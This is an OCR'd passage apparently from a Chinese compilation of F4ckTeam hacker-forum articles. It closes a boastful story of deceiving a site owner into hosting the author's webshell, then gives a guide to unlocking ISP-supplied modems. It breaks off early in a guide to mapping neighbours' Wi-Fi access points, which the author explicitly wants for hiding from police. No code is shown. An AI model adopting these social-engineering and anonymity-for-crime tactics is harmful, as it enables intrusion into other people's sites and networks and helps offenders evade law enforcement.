如图 6-3-29～图 6-3-32：



图　6-3-29

图　6-3-30

图　6-3-31

图　6-3-32

他居然加在产品展示那，我去看了看，不是单页面，菜刀连接不上啊。。。如图 6-3-33：



图　6-3-33

电话不是之前那个了滴，随便看，哈哈小 Q。如图 6-3-34 和图 6-3-35：

图　6-3-34

图　6-3-35

大家仔细看时间，我 7.41 分说完，他那么久还没回复信息，我和 Lu2e 以为穿帮了的。。。不理了，和朋友出去玩，晚上 10 点半回到家才开电脑。过一会，咦，难道天助我也，好吧。静等明天消息。果然，第二天他发了我一个连接，是我的那个马，菜刀能连上，嘿嘿，如图 6-3-36：



图　6-3-36

Lu2e 基友说他也社了，拿到后台了，就是怎么也拿不到 shell。有时候这样也是一种思路!!!
大热天的感冒不好受啊，才起床,写了篇文章，吃饭去了。
此文章无技术含量，大牛请勿喷。
（全文完）责任编辑：桔子

第七章 无线与终端

第1节　破解移动，电信定制猫的 Wife 路由功能

作者：小柒
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.net

我用的是 huawei hg 8425 但是亲测了几个都可以。主要是获取 wlan id 的问题。就这个淘宝还收费 10 到 20 元。真心坑。。。
愿基友们不要和我一样被坑了，阿门。
目的：实现把自动拨号的宽带架设一个 Wife 和把猫上面的所以端口打开。
正文：
去移动或者是电信办网的时候会送一个猫。这个猫一般都是有无线路由功能的。。。应该是有光纤接口的猫功能要完善点。不过还是看下后面有没有 Wife 标志。
如果有的话就可以往下进行了。
第一步是拿到超级密码。这个不想说了。网上一搜一大片，全是。
第二步就是好配置无线网和端口了。没配置路由基础的人可能看着有点乱，自己去科普下吧。我只贴重要的截图。
先配置下无线网络，如图 7-1-1：

图　7-1-1

设置 lan，如图 7-1-2：

图　7-1-2

设置路由，如图 7-1-3：

图　7-1-3

设置 wlan，如图 7-1-4：

图　7-1-4

wlan 中 id 的获取方法：

1.找安装人员要（但是一般是不说的）。

2.如图 7-1-5：

图　7-1-5

效果图，如图 7-1-6：

WAN名称	状态	获取IP方式	IP地址	子网掩码	VLAN/优先级	MAC地址	连接
1_INTERNET_R_VID_1062	已连接	PPPoE	[redacted]	255.255.255.255	1062/0	[redacted]	自动

图　7-1-6

搞完收工，拒绝收费。。。

（全文完）责任编辑：桔子

第2节　如何找到一个合格的好邻居

作者：zxc

来自：法客论坛 – F4ckTeam

网址：http://team.f4ck.net

1.前言

做我们这一行的，还是安全第一。如何保护自己不被查水表就成了重中之重的关键问题。保护水表，从身边做起。

随着科技的进步，WIFI 已经覆盖了我们的生活。那么,如何才能算是一个好邻居呢?如图 7-2-1：

图　7-2-1

可惜,风况日下，这种好邻居已经不复存在了。
不过没有关系，我们可以用我们的技术，来帮助他们成为一个合格的“好邻居”。并且，还能让好邻居起到保护自己的作用。

2.地理环境

我家住在一个比较偏僻的小区，我们来看一下图，如图 7-2-2：

图　7-2-2

总的来说物理位置还是不错的。
小区只有一个入口，如果有人送快递我从窗口就能看见，这样当邻居有快递的时候，自己就可以做好跑路准备了。
接着就来看看我家附近到底被多少 WIFI 覆盖。

3.确定无线地理位置

为了确定 AP 的具体地址，我尝试了许多的办法，比如接入 GPS 然后隐射到 GOOGLE EARTH 上。但是效果不是很好，因为我们要定位的是精确地址，对于 GOOGLE MAP 来说，目标太小无法精确定位。(便请教下还有什么方法能精确定位 AP 所在的地理位置)
所以我选择使用手机搜索 WIFI，然后以步行的方式来确定目标的物理位置。
把层楼分成 7 个部分（每户人家作为一个分界），每到一个点就执行一次扫描，如图 7-2-3：

图　7-2-3

1 号位置，如图 7-2-4：



图　7-2-4

2 号位置，如图 7-2-5：



图　7-2-5

3 号位置，如图 7-2-6：



图　7-2-6

4 号位置，如图 7-2-7：



图　7-2-7

5 号位置，如图 7-2-8：

